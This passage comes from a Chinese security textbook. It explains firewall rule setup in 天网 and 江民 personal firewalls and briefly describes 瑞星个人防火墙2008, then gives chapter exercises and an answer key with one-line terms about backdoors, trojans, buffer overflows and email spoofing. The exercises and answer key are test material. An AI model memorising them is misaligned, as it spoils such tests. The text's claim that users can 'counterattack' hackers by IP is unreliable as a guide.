禁止所有人连接:防止所有的机器和自己连接。这是一条非常严厉的规则,有可能会影响你使用某些软件。如果你需要向外面公开你的特定端口,请在本规则之前添加使该特定端口数据包可通行的规则。该规则通常放在最后。

UDP数据包监视:通过这条规则,你可以监视机器与外部之间的所有UDP包的发送和接受过程,注意,这只是一个监视规则,开启后可能会产生大量的日志,平常请不要打开。这条规则是给熟悉TCP/IP协议网络的人使用,如果你不熟悉网络,请不要开启。这条规则一定要是UDP协议

规则的第一条。


允许DNS(域名解析):允许域名解析。注意,如果你要拒绝接收UDP包,就一定要开启该规则,否则会无法访问互联网上的资源。

此外,还有其他多条安全规则,主要针对现时一些用户对网络服务端口的开放和木马端口的拦截。其实安全规则的设置是系统最重要、也是最复杂的地方。如果你不太熟悉IP规则,最好不要调整它,你可以直接使用缺省的规则。如果你熟悉IP规则,就可以非常灵活地设计合适自己使用的规则。

(4)普通应用程序规则设置

天网防火墙个人版增加对应用程序数据传输封包进行底层分析拦截功能,它可以控制应用程序发送和接收数据传输包的类型、通讯端口,并且决定拦截还是通过,这是目前其它很多软件防火墙不具备的功能。

在天网防火墙个人版运行的情况下,任何应用程序只要有通讯传输数据包发送和接收动作,都会被天网防火墙个人版先截获分析,并弹出窗口,询问你是通过还是禁止。



这时用户可以根据需要来决定是否允许应用程序访问网络。

如果你不选中“以后按照这次的操作进行”,那么天网防火墙个人版在以后会继续截获该应用程序的数据传输数据包,并且弹出警告窗口。如果你如果选中“以后按照这次的操作进行”选项,该应用程序将自加入到应用程序列表中,你可以通过应用程序设置来设置更为详尽的数据

传输封包过滤方式。

2.江民黑客防火墙

江民防火墙软件的界面风格简单明了,常用的功能都可以方便的进行设置。



(1)防火墙设置中IP规则的制定

在防火墙中IP规则设置是最重要的,防火墙预先设定对数据包进行分析比较,并作出相应的处理,在防火墙规则属性页面中,用户可以增加、删除、修改规则,具体的设置如下:

首先在江民防火墙的主菜单中单击设置管理—防火墙—IP规则。



(2)增加规则

当用户选择增加规则后,江民防火墙会显示出增加规则对话框。



规则检测分五种数据包类型,分别是:IP, TCP, UDP, ICMP, IGMP。

值得注意的是,由于TCP, UDP, ICMP, IGMP都是基于IP协议的,也就是设置对IP数据包的规则检测也就包括了对TCP, UDP, ICMP, IGMP数据包的检测。所以对设置IP类型的规则时一定要小心谨慎。决定当规则匹配时,该如何处理。有四种处理方法:拦截,许可,通知用户,以及忽略。

拦截:当规则匹配时,拦截该数据包。当规则命中时,不再继续匹配下一条规则。

许可:当规则匹配时,放行该数据包,使它正常的进入系统,当规则命中时,不再继续匹配下一条规则

通知用户:当规则匹配时,通知用户,由用户决定是许可还是拦截数据包。

教你一招



该操作不能使用在发送和接收数据包时,因为在发送和接收数据包时,都需要迅速及时的给出响应操作。以免影响整个系统的效率和稳定性。

当规则命中时,不再继续匹配下一条规则。

许可:等同于处理许可。

拦截:等同于处理拦截。

许可所有此应用程序被该规则命中的请求:防火墙会自动增加一条规则,以便今后许可该应用程序发出的请求。而不需通知用户。**拦截**所有此应用程序被该规则命中的请求:防火墙会自动增加一条规则,以便今后拦截该应用程序发出的请求,而不需通知用户。

忽略:当规则命中时,只做附加的处理,如记录等。当规则命中时,继续匹配下一条规则(忽略处理,一般和记录日志一起合用,用来记录,监视网络的状况)拦截和许可有互补作用的,比如你想只允许外部网络只能访问本地计算机的WEB服务,而对其他服务的请求一概拒绝,那么你可以设置第一条规则为许可本地TCP类型的,任一外部地址对本地80号端口(WEB服务)的请求,然后再设置拦截对本地TCP类型的任一外部地址对本地任一端口的请求。由于防火墙是顺序去查找匹配规

则的,所以当有WEB服务请求数据包来到时,第一条规则首先被匹配并被通行。而当任一其他服务请求数据包来到时,都被第二条规则所拦截。

(3) 触发事件

发送数据包时:当本地发送到一个数据包到外部网络时事件触发。(适用于所有类型)

接收数据包时:当本地接收到一个数据包来自外部网络时事件触发。(适用于所有类型)

连接时:当本地发送一个TCP连接请求至外部网络时事件触发(仅适用于TCP类型)

收到连接请求时:当本地接收到一个来自外部网络的服务请求时事件触发(仅适用于TCP类型)**绑定本地地址时:**当本地有应用程序需要将UDP连接绑定到一个端口时,事件触发(仅适用于UDP类型)。

记录:当规则匹配时,记录该规则处理的信息,以备用户查阅。**报警:**当规则匹配时,发出警告声通知用户。

IP:对IP协议类型的数据包进行处理。

TCP:对TCP协议类型的数据包进行处理。

UDP:对UDP协议类型的数据包进行处理

ICMP:对ICMP协议类型的数据包进行处理

该部分是规则检测中最主要的部分。

用户必须选择源地址和目的地址,选择地址时,有四种地址描述类型供选择

指定地址:一个详细的地址。如IP地址202.106.0.1,也可以是DNS,如:www.jiangmin.com,也可以为空,表示任何网络地址都将被匹配。

子网地址:分为两部分,首先给出一具体的IP地址或DNS,然后给出一个地址掩码,以确定IP地址匹配的范围,如202.106.0.1掩码为255.255.255.0,那么当地址范围为202.106.0.0至202.106.0.255(换句话说,就是202.106.0网段)时,地址匹配。

地址列表:可以选择多个IP地址。

地址范围:允许用户直接给出IP地址的范围。用户必须保证,上限地址一定大于下限地址

(4) 端口设置

端口设置和网络地址设置基本类似。

(5) ICMP类型设置

仅对ICMP类型规则检测有效,可以根据需要增加,删除ICMP类型和代码。

对于IGMP类型的数据包,防火墙不对IP地址检测。

检测指定应用程序:规则仅对指定应用程序有效.不填写表明任何应用程序都有效。系统级检测:检测整个系统发送的网络数据包。

由于防火墙当匹配命中某一规则时,并且处理方法不是忽略的情况下,那么防火墙将不再匹配后续的规则。由于这一点,防火墙规则放置的顺序就显得格外的重要。

当系统接送或发送一个数据包时,是顺序匹配包的。排在前面的规则首先匹配,用户可以使用上下移动。其中IP组的规则优先权最高,每一个进出的数据包都要首先经过IP组的规则检测。其次再视该数据包的类型分别匹配不同的规则组(如是TCP数据包就匹配TCP组的规则)。

(6) 防火墙的参数设置

防火墙的参数设置主要是对是否自动加载江民防火墙、是否记录日志等的设置。单击主界面中的设置管理－防火墙－参数设置。



在这里你可以对是否在启动时自动加载江民防火墙、是否记录日志、日志的存放目录以及是否有非法连接时声音报警都多种选项进行设置。


浏览按钮:单击该按钮后可以选择保存日志文件的目录。

用户可以根据自己的意愿来设定,注意当改变设置时,需单击应用设置才有效。

(7) 系统信息

在系统信息页面记录当前防火墙的一些数据统计和防火墙当前的运行状态。

单击网络流量状态会出现如下图所示状态。



(8) 网络数据流量

发送字节数:当前整个系统发送至网络的数据流量统计

接收字节数:当前整个系统接收来自网络的数据流量统计

TCP:当前系统打开TCP协议连接的数量

UDP:当前系统打开UDP协议连接的数量

网络流量曲线图上边窗口的图为网络发送流量图下边窗口的图为网络接收流量图

网络当前连接

网络当前连接属性页面,列出了所有当前系统中的连接状态。



类型:表明该连接的是何种协议类型(TCP, UDP, IP)

IP:该连接的IP地址,

TCP:该连接的连接及侦听地址及端口

UDP:表明该连接的UDP地址及端口

若前面有加号,单击加号后可以看到连接的地址。对于用户不想让该连接存在的话,可以右击鼠标,选择断开该连接。

(9) 联网程序

单击设置管理,选择防火墙在下拉菜单下单击联网程序。可以查看到当前认证过的应用程

序,可以对它们进行重新的审核,以及增删。在程序上单击右键,将出现修改和删除两个选项。当选中修改选项时出现了如下的窗口,这里可以选择如何审核程序。



(10) 智能升级

江民防火墙的智能升级主要是对防火墙版本及程序版本的升级,首先在主界面中选择“智能升级”。



弹出如下图所示界面。单击开始升级按钮即可。



用户不必要用手动去选择“文件列表”中的升级文件,程序会自动加载,升级完成单击关闭即可。

(11) 活动日志

该页面是记录附加处理方式中记录选项设置为有效的防火墙规则命中后的信息。所包含的内容有:记录的具体时间、应用程序、本地地址和远程地址、处理的方式等。

对日志的设置,可以通过主界面单击设置管理—江民防火墙—参数设置来完成。

主动防御

主动防御模块包括木马一扫光和系统监控。



(12) 木马一扫光

木马一扫光是防止木马程序入侵用户计算机的专业监控程序,在运行木马一扫光监控后,一旦发现木马或类似木马的不明程序在用户的计算机中想要修改注册表、记录键盘、鼠标操作时,木马一扫光就会及时向用户报警,提醒用户进行相应的操作。用户在阅读以下内容前,应至少对注册表和计算机的服务、进程和任务管理机制有所了解。

(13) 系统监控

“系统监控”是一个在后台运行的强大功能组件,它可以根据在系统中运行进程的部分特征,比如是否在系统文件夹中创建了文件、是否是注入进程、是否向外部发送了邮件和是否访问过物理内存等来自动智能判断当前在系统中运行的进程到底是不是病毒或木马程序。

3. 瑞星个人防火墙2008

随着网络的发展,黑客攻击已经成为威胁用户安全的主要原因。针对黑客肆虐、木马横行的

现况,瑞星个人防火墙2008版集成未知木马识别等全新功能模块,可以有效识别未知木马进程,并阻断其与黑客的通信,从而避免用户的私人信息被窃。

除了木马识别之外,瑞星个人防火墙还具有上网保护功能,当用户浏览钓鱼、诈骗网站时,瑞星将发出风险警示;其中的IP攻击追踪功能,则能帮助用户查到发动攻击黑客的IP地址,对此发动反击。多种全新技术的应用,使得瑞星个人防火墙成为网络防黑反黑的必备工具。

11.5 本章习题

一、选择题

- 1.常见的防火墙有()。
 - A.天网防火墙
 - B.江民黑客防火墙
 - C.瑞星个人防火墙2008
 - D.BlackICE PC Protection V3.6

2.下面()端口可以关闭。

- A.80
- B.21
- C.25
- D.129

二、填空题

1.系统补丁就是指系统(操作系统、专业系统等等)在使用的过程中被使用者发现有漏洞或者BUG(某个功能无法使用、操作过程中出现错误等等)的情况下,由开发商公布的修复这些和_____。

2.网络防火墙技术有_____,_____,_____和_____。

三、问答题

网络防火墙的原理是什么?

IP隐藏技术的重点要考虑什么问题?

练习题答案

第1章

一、填空题

1. Hacker 是指专门研究、发现计算机和网络漏洞的计算机爱好者。

2. 目标信息系统 弱点信息挖掘
分析 目标使用权限获取 开辟后门

二、简答题

略

三、练习题

略

第2章

一、选择题

- 1.A
- 2.ABC

二、填空题

1. 数字加密、数字签名、公/私钥加密、证书
2. Back Door(后门)
3. 利用数学算法 可理解形式的明文

三、简答题

略

第3章

一、选择题

- 1.B
- 2.C

二、填空题

1. 扫描
2. HTTP协议网络嗅探器、协议分析器、HTTP文件重建工具
3. 网络欺骗技术、端口重定向技术、攻击(入侵)报警和数据控制、数据捕获技术

三、问答题

略

第4章

一、选择题

- 1.A
- 2.D

二、填空题

1. 安全缺陷
2. 程序缓冲区编写超出其长度的代码

三、问答题

略

第5章

一、选择题

- 1.ABCDE
- 2.D

二、填空题

1. 一段特定的程序(木马程序) 控制端
被控制端
2. 控制端和服务端都要在线 服务端已
安装了木马程序

三、问答题

略

第6章

一、选择题

- 1.ABCD
- 2.C

二、填空题

- 1.关闭无用端口 程序
- 2.子协议 Ping Tracert

三、问答题

略

第7章

一、填空题

- 1.本机 黑客手段
- 2.窗口函数

二、问答题

略

第8章

一、选择题

- 1.B
- 2.A

二、填空题

- 1.垃圾邮件
- 2.相似的电子邮件地址 修改邮件客户
远程登录到端口25

三、问答题

略

第9章

一、选择题

- 1.ABCDE
- 2.A

二、填空题

- 1.死循环 打开窗口死循环 超大图片 格式化
硬盘
- 2.软件 系统操作平台 HTML超文本标记语言

三、问答题

略

第10章

一、选择题

- 1.A
- 2.B

二、填空题

- 1.应用程序日志 安全日志 系统日志 DNS
服务器日志 FTP日志
- 2.Index Server highlighted(突出)

三、问答题

略

第11章

一、选择题

- 1.ABCD
- 2.D

二、填空题

- 1.漏洞 BUG的程序
- 2.过滤型 检测型 代理型

三、问答题

略